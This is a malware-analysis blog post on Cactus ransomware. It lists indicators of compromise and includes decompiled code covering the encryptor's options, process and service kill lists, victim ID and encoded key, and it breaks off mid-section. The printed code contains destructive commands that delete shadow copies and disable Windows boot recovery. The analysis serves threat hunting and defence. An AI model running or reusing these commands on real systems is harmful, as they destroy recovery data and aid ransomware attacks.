Cactus Ransomware

shadowstackre.com/analysis/cactus

January 22, 2024

Jan. 22
Written By ShadowStackRe SSR


A prickly situation for the victims

Threat Landscape

On January 20th the Cactus ransomware group attacked a number of victims across varying industries. The attacks were disclosed on their leak site with the accompanying victim data. The ransomware group has routinely put pressure on victims by releasing personal information about employees of the victim

organization; this has included drivers licenses, passports, pictures and other personal identification.

In October of 2023 only 5 disclosures were posted on the leak site, but in November a steady increase of 10 victims were posted and a drastic increase in December of 30+ victims. This steady increase over a three month period has shown that Cactus has been busy deploying their ransomware encryptor.



IPs

The samples have related IPs that are indexed on VirusTotal and also alienvault OTX. The IPs listed have a number of varying hashes from other malware associated to them and the IDS detections on AlienVault clearly indicates malicious activity.

Contacted IP addresses (10) ⓘ

IP	Detections	Autonomous System	Country
104.86.182.8	1 / 89	20940	US
192.168.0.1	0 / 89	-	-
192.229.211.108	1 / 89	15133	US
20.99.133.109	3 / 89	8075	US
20.99.184.37	2 / 89	8075	US
20.99.185.48	0 / 89	8075	US
20.99.186.246	1 / 89	8075	US
23.215.176.128	0 / 89	20940	US
23.216.147.64	2 / 89	20940	US
23.216.147.76	2 / 89	20940	US

104.86.182.8 - https://otx.alienvault.com/indicator/ip/104.86.182.8

23.216.147.64 - https://otx.alienvault.com/indicator/ip/23.216.147.64

23.216.147.76 - https://otx.alienvault.com/indicator/ip/23.216.147.76

Indicator Facts	Historical OTX telemetry · IP mentioned on Twitter · Running webserver · 8 domains resolved in last 7 days · 17 domains resolved in last 30 days · 328 domains resolved in all time · 44 top-level domains
Open Ports	3 Open Ports 80, 443, 8883
Exploited CVEs	All Time: 2002-0013
Antivirus Detections	ALF:Backdoor:MSIL/Noancooe.KA, ALF:HeraklezEval:Ransom:Win32/CVE, ALF:HeraklezEval:Trojan:Win32/ClipBanker, ALF:HeraklezEval:Trojan:Win32/Occamy.B, ALF:HeraklezEval:Trojan:Win32/Ymacco.AA47 **More**
AV Detection Ratio	667 / 692
IDS Detections	W32/Rodecap.BA connectivity Check · Observed Suspicious UA (Mozilla/5.0)
Certificate Issuer	C=US, O=DigiCert Inc, CN=DigiCert TLS RSA SHA256 2020 CA1
Certificate Subject	CN=a248.e.akamai.net
External Resources	Whois, VirusTotal

Keypoints

- Encoded public key to hinder static analysis
- Uses standard C++ constructs; including atomics for synchronisation and lambda's to compartmentalise functionality

- Uses Windows scheduled tasks for persistence
- Perfecting their source code between May 2023 and December 2023

Build information

Hashes

The sample sizes are typically seen between 8.0MB - 8.9MB and in the PE format.

Hash:

- 9ec6d3bc07743d96b723174379620dd56c167c58a1e04dbfb7a392319647441a (**VirusTotal**)
- first seen on 2023-05-05 in VirusTotal.

Hash:

- c49b4faa6ac7b5c207410ed1e86d0f21c00f47a78c531a0a736266c436cc1c0a (**VirusTotal**)
- first seen on 2023-12-18 in VirusTotal.

Compiler

VirusTotal identified the build tooling (TrID) as Microsoft Visual C++ compiled at 41%, notably the build strings in the compiled binary trace to mingw build paths.

The build for 9ec6d3bc07743d96b723174379620dd56c167c58a1e04dbfb7a392319647441a contains unique strings for the cactus builder, d:/_locker/cactusbuilder/buildcactuscrypt. This string is reflected in the Yara rule below, and can be used to quickly identify other builds with the same code line.

```
81802   d:/_locker/cactusbuilder/buildcactuscrypt
81803   C:/msys64/mingw64/include/c++/12.2.0/x86_64-w64-mingw32/bits
81804   C:/msys64/mingw64/include
81805   C:/msys64/mingw64/include/c++/12.2.0/bits
81806   C:/msys64/mingw64/include/c++/12.2.0
81807   C:/msys64/mingw64/include/c++/12.2.0/ext
81808   C:/msys64/mingw64/include/c++/12.2.0/debug
81809   C:/msys64/mingw64/include/c++/12.2.0/pstl
81810   C:/msys64/mingw64/include/openssl
```

Tactics and Techniques


A forward on the differences

The samples are very close in source code structure, overall functionality and implementation of tactics and techniques. There are some differences in inhibiting system recovery, scheduled task names and process / folder black and white listing. However, the source code is so similar there is no doubt that they are from the same code line.

Program flow

The main function facilitates much of the overall structure of the encryptor. All of the major techniques branch off from the main function in the form of lambda's, with atomics to control the status and updates of the varying techniques.

Below is an overall graph of that flow and its general complexity.



The setup

The sample starts up with the option of a number of program arguments, but before it processes each argument; the sample will first generate a random text file name to use for the readme and attempt to get the number of concurrent threads supported for the encryption thread pool. To reduce the chances of the process from being discovered, the sample will set the console window property to hide via the ShowWindow function and setting the second argument to 0.

A randomized name for the readme file is determined during the setup. With that said, the constructor for the readme text still has the original static string containing the original name and can be used for identification or potential threat hunting purposes.

```
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
  &txtReadMeName[abi:cxx11],
  L"cAcTuS.readme.txt",
```

Options

The sample takes a number of arguments to control the encryptor. The common enablement of logging, changing the percentage of file to encrypt and specific file path are included; but most notable is the control of the system start up persistence and the ability to kill processes and system shadow copies prior to encrypting the system.

- -s, system start persistence
- -kd, kill processes and shadow copy if admin

Process, files and folder list

The black and white list contains a fairly standard set of executables, file names, services and extensions. Most notable is the extension for cactus cts0-7. The string searching is based on an array of string values which are iterated upon during the file searching and preparation for encryption.

```
.data:0000000140404020 blackProcessList dq offset aSteamExe, offset aThebatExe, offset aM_1, offset aSqlagentExe
.data:0000000140404020                                         ; DATA XREF: checkProcesses(void)+62↑o ; "steam.exe" ; "thebat.exe" ; "m" ; "sqlagent.exe"
.data:0000000140404040                 dq offset aS_43, offset aSqlwriterExe, offset aOracleExe ; "s" ; "sqlwriter.exe" ; "oracle.exe"
.data:0000000140404058                 dq offset aO_0, offset aD_9, offset aSynctimeExe, offset asc_14040A132 ; "o" ; "d" ; "synctime.exe" ; "x"
.data:0000000140404078                 dq offset aS_46, offset aMydesktopservi, offset aO_1, offset aAgntsvcExeencs ; "s" ; "mydesktopservice.exe" ; "o" ; "agntsvc.exeencsvc.exe"
.data:0000000140404098                 dq offset aFirefoxconfigE, offset aTbirdconfigExe, offset aMydesktopqosEx ; "firefoxconfig.exe" ; "tbirdconfig.exe" ; "mydesktopqos.exe"
.data:00000001404040B8                 dq offset aO_2, offset aM_3, offset aMysqldNtExe, offset aMysqldOptExe ; "o" ; "m" ; "mysqld-nt.exe" ; "mysqld-opt.exe"
.data:00000001404040D0                 dq offset aD_8, offset aSqbcoreservice, offset aE_1, offset aI ; "d" ; "sqbcoreservice.exe" ; "e" ; "i"
.data:00000001404040F0                 dq offset aMsaccessExe, offset aM_2, offset aO, offset aO_3 ; "msaccess.exe" ; "m" ; "o" ; "o"
.data:0000000140404110                 dq offset aP_11, offset aThunderbirdExe, offset aVisioExe ; "p" ; "thunderbird.exe" ; "visio.exe"
.data:0000000140404128                 dq offset aWinwordExe, offset aWordpadExe, offset aSqlExe ; "winword.exe" ; "wordpad.exe" ; "sql.exe"
.data:0000000140404140                 dq offset aAgntsvcExe, offset aIsqlplussvcExe, offset aEncsvcExe ; "agntsvc.exe" ; "isqlplussvc.exe" ; "encsvc.exe"
.data:0000000140404158                 dq offset asc_14040A45E, offset aD_10, offset aN_3 ; "f" ; "d" ; "n"
.data:0000000140404170                 align 20h
.data:0000000140404180                 public blackServiceList
.data:0000000140404180 ; LPCSTR blackServiceList[16]
.data:0000000140404180 blackServiceList dq offset aPhonesvc, offset aVeeam, offset aMemtas, offset aSql
.data:0000000140404180                                         ; DATA XREF: closeService(void)+55↑o ; "phonesvc" ; "veeam" ; "memtas" ; "sql"
.data:00000001404041A0                 dq offset aBackup, offset aVss, offset aSophos, offset aSvc ; "backup" ; "vss" ; "sophos" ; "svc$"
.data:00000001404041C0                 dq offset aMepocs, offset aMsexchange, offset aSophos ; "mepocs" ; "msexchange" ; "sophos"
.data:00000001404041D8                 dq offset aGxvss, offset aGxblr, offset aGxfwd, offset aGxcvd ; "gxvss" ; "gxblr" ; "gxfwd" ; "gxcvd"
.data:00000001404041F8                 dq offset aGxcimgr      ; "gxcimgr"
.data:0000000140404200                 public extBlackList
.data:0000000140404200 ; LPCWSTR extBlackList[9]
.data:0000000140404200 extBlackList    dq offset aExe_0, offset aDll, offset aLnk, offset aSys
.data:0000000140404200                                         ; DATA XREF: checkExt(std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>)+189↑o ; "exe" ; "dll" ; "lnk" ; "sys"
.data:0000000140404220                 dq offset aMsi, offset aBat, offset aCts0_0, offset aC_4 ; "msi" ; "bat" ; "cts0" ; "c"
.data:0000000140404240                 dq offset aCts7_0       ; "cts7"
.data:0000000140404248                 align 20h
.data:0000000140404260                 public procWhiteList
.data:0000000140404260 ; LPCWSTR procWhiteList[14]
.data:0000000140404260 procWhiteList   dq offset aS_44, offset aE_2, offset aSihostExe, offset aFontdrvhostExe
.data:0000000140404260                                         ; DATA XREF: checkProcess(std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>)+2C↑o ; "s" ; "e" ; "sihost.exe" ; "fontd
.data:0000000140404280                 dq offset aCmdExe, offset aDwmExe, offset aLogonuiExe ; "cmd.exe" ; "dwm.exe" ; "LogonUI.exe"
.data:0000000140404298                 dq offset aSearchuiExe, offset asc_14040A86A, offset aC_6 ; "SearchUI.exe" ; "l" ; "c"
.data:00000001404042B0                 dq offset aS_47, offset aWinlogonExe, offset aS_45, offset aConhostExe ; "s" ; "winlogon.exe" ; "s" ; "conhost.exe"
.data:00000001404042D0                 align 20h
.data:00000001404042E0                 public folderBlackList
.data:00000001404042E0 ; LPCWSTR folderBlackList[24]
.data:00000001404042E0 folderBlackList dq offset aRecycleBin, offset aSystemVolumeIn, offset aWindows
.data:00000001404042E0                                         ; DATA XREF: checkFolderExt(std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>)+B0↑o ; "$recycle.bin" ; "system volume
.data:00000001404042F8                 dq offset aTmp, offset aTemp, offset aT_2, offset aW_1 ; "tmp" ; "temp" ; "t" ; "w"
.data:0000000140404318                 dq offset aW_2, offset aW_3, offset aP_12, offset aP_13 ; "w" ; "w" ; "p" ; "p"
.data:0000000140404338                 dq offset aBoot, offset aP_9, offset aP_14, offset aEfi ; "boot" ; "p" ; "p" ; "efi"
.data:0000000140404358                 dq offset aWindowsapps, offset aMicrosoft, offset aGoogle ; "windowsapps" ; "microsoft" ; "google"
.data:0000000140404370                 dq offset aC_5, offset aWindowsDefende, offset aMicrosoftShare ; "c" ; "windows defender" ; "microsoft shared"
.data:0000000140404388                 dq offset aInternetExplor, offset aTorBrowser, offset aCtslck ; "internet explorer" ; "tor browser" ; "ctslck"
```

Victim ID

The victims ID is stored in the binary statically as a std::string and initialize during the constructor for the configuration object. The format of the ID is four groups of four characters separated by dash. This format can be used for threat hunting and easily found in standard string analysis from tooling such as FLOSS or within IDA Pro.

```
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
  &projectUID[abi:cxx11],
  L"b4kr-xr7h-qcps-omu3",                  // Unique ID to identify victim
  &__a);
```

Inhibit system recovery

The sample will check for processes and if the user is currently the admin, attempt to close black listed processes. Although the sample will later use the Windows restart manager API to ensure file handles are not locked; the process takes extra measures to ensure a successful encryption by iterating through each running process.

The CreateToolhelp32Snapshot function used to get a handle to a list of all running processes. Once obtained a simple while loop is used to iterate through all the processes and get the general PE information, this is done via the Process32NextW API. The comparison of the process szExeFile string and the blacklist is performed for each blacklisted process. If found, the process is closed.

```
void __fastcall checkProcesses()
{
  std::wstring loweredExeName; // [rsp+20h] [rbp-60h] BYREF
  PROCESSENTRY32W pe32; // [rsp+40h] [rbp-40h] BYREF
  int acnt; // [rsp+27Ch] [rbp+1FCh]
  HANDLE hSnapShot; // [rsp+280h] [rbp+200h]
  int i; // [rsp+28Ch] [rbp+20Ch]

  hSnapShot = CreateToolhelp32Snapshot(2u, 0);
  acnt = 42;
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string(&loweredExeName);
  pe32.dwSize = 568;
LABEL_7:
  while ( Process32NextW(hSnapShot, &pe32) )
  {
    for ( i = 0; i < acnt; ++i )
    {
      if ( StrStrIW(pe32.szExeFile, blackProcessList[i]) )
      {
        closeProcess(pe32.th32ProcessID);
        goto LABEL_7;
      }
    }
  }
  CloseHandle(hSnapShot);
  std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&loweredExeName);
}
```

If the sample has determined that the process is running with admin privileges, it will attempt to delete the system shadow copies via the vssadmin.exe, and the WMIC.exe executables. These standard executables are available on all versions of Windows. Passing in the command vssadmin delete shadows /all /quiet for vssadmin, and WMIC shadowcopy delete for WMIC will immediately hamper the system recovery process. Both services will communicate via the VSS Provider API, which is a Windows component that maintains the shadow copies. The provider API will access the volumes for the system and hardware providers on behalf of the API.

After updating the system shadow copy, the sample will attempt to update the bootstatuspolicy via bcdedit by setting the ignoreallfailures. This will ensure no errors such as failed boot, shutdown or failed checkpoint will interfere with the next boot cycle.

Lastly, the recoveryenabled is turned off, to ensure that the Windows repair tool does not fire, if an error is found.

```
v24 = (const std::allocator<wchar_t> *)&v0[79];
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
  (std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t> > *const)&v0[32],
  L"vssadmin delete shadows /all /quiet",
  v24);
v23 = &v4;
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
  &p_app,
  L"C:\\Windows\\System32\\vssadmin.exe",
  &v4);
runCmd(&p_app, &p_cmdline);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&p_app);
std::__new_allocator<wchar_t>::~__new_allocator((std::__new_allocator<wchar_t> *const)&v4);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&p_cmdline);
std::__new_allocator<wchar_t>::~__new_allocator((std::__new_allocator<wchar_t> *const)&__a);
v22 = &v6;
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
  &v5,
  L"WMIC shadowcopy delete",
  &v6);
v21 = &v8;
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
  &v7,
  L"C:\\Windows\\System32\\wbem\\WMIC.exe",
  &v8);
runCmd(&v7, &v5);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v7);
std::__new_allocator<wchar_t>::~__new_allocator((std::__new_allocator<wchar_t> *const)&v8);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v5);
std::__new_allocator<wchar_t>::~__new_allocator((std::__new_allocator<wchar_t> *const)&v6);
v20 = &v10;
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
  &v9,
  L"bcdedit /set {default} bootstatuspolicy ignoreallfailures",
  &v10);
v19 = &v12;
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
  &v11,
  L"C:\\Windows\\System32\\bcdedit.exe",
  &v12);
runCmd(&v11, &v9);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v11);
std::__new_allocator<wchar_t>::~__new_allocator((std::__new_allocator<wchar_t> *const)&v12);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v9);
std::__new_allocator<wchar_t>::~__new_allocator((std::__new_allocator<wchar_t> *const)&v10);
v18 = &v14;
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
  &v13,
  L"bcdedit /set {default} recoveryenabled no",
  &v14);
v17 = &v16;
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::basic_string<std::allocator<wchar_t>>(
  &v15,
  L"C:\\Windows\\System32\\bcdedit.exe",
  &v16);
runCmd(&v15, &v13);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v15);
std::__new_allocator<wchar_t>::~__new_allocator((std::__new_allocator<wchar_t> *const)&v16);
std::__cxx11::basic_string<wchar_t,std::char_traits<wchar_t>,std::allocator<wchar_t>>::~basic_string(&v13);
std::__new_allocator<wchar_t>::~__new_allocator((std::__new_allocator<wchar_t> *const)&v14);
}
```

Restoring the public key

The public key is encoded in the samples, but will be decoded during runtime prior to loading it into memory. The sample will pull the encoded string from the static string initialized during the constructor of the configuration object.

```
&key[abi:cxx11],
"d3d3d5aa22a2e5a2d8c8b9267360a7752c41f1e00827fcc31ff64aaf166e10908a04afe904c39a79bf5193dc27d0c544f2cc8903367a8fcddb"
"72f6a17ffc0a8b5f338914aab62d151b9019333820e47c67c230ffdc0ea856b9bea416a3ec39cb2223c4909dba273946eec4996af96b830fb5"
"23834a1e19841c4646f7538726902f912a97b26237bd6f6e56d8e63703674a6db88aefdc6910f2c85045aaf0c146f06085a177754420716117"
"b7753d0b2f3eee3521f16813b432b38b7883ed8e99f1a559a0783215d991bbac179ff61d57359657b43b34fe1990fe80ddc6d2f75328a40dbc"
"d338add6922727731805a7b30a5c3673fe66440832129e2cc58259c7305e8bfe68b061e3707fa1609e3bb7eeb1e1b30763ecffaf74557a7630"
"d3602e49c2317349291c7311922cd8ee80a5773a4eea7a08b5a341036f388fbd72aa2851e507ff4bae865dde930af9697a7bdc060ce6c3e4ac"
"75d3fc1cd3fff58d15b846589481dda0901ad49cc5d6145edb04958a8f0ea033927d3cda21546ab87d54b4ec56ab2b5608282b68b309a94788"
"793487fd5f50f13974186d1e9784d407abad053e131d89c97222bb2543dfe54ac5eb367f05218db82328117dd0bc84ec2eae376d58a90bd1e2"
"06b19033830cf0a6b6a81247e68a5dfe76c8dcff724265a8aa7ceef5547acb1c84b5643e758cf87a95e12bfe99a7f15c3a8fd469eb6cf83fce"
"e3afb75308c48ff57db9a3a60e2baac40e63b03008cd71324021b1783db1b9972ceca2aa1deb11df3c382d53516cd2dc9a3fd1df451440338f"
"4c3d6157ceda0a8906a2e0d75c04496d463cbb2ad8a24a1be9cb3e189530250bd04d01b40b095fbf2d17278ee89f5e26570368fe8e4cb4c995"
"825c2d79b97e13dfaaba3c1482bc16ae905afeaa7df61ca1bc236407247d2866119cf0227e67d37b6d2c8e0415181bc70e97ef67d1c9113f1a"
"c1fce209f08b4e3764e5f3d80f290756f66fab14c909b78ed84c5ce22afd5978e21bf2fc3c6b120515ce7566cfa221d673a8f9282724abee56"
"42aaf1f0d2aca5e6d42dae4f2096a651e48a5e91186ccb6458bf4ed939791b13976e082dd523619003a6e6f6b01364dd2e1a2f4b2fef37e084"
"0b3e0691fd61f65ae5dfa9a3550fff51",
```

To decode the key, the static string for the public keys salt is also stored in a static string.

```
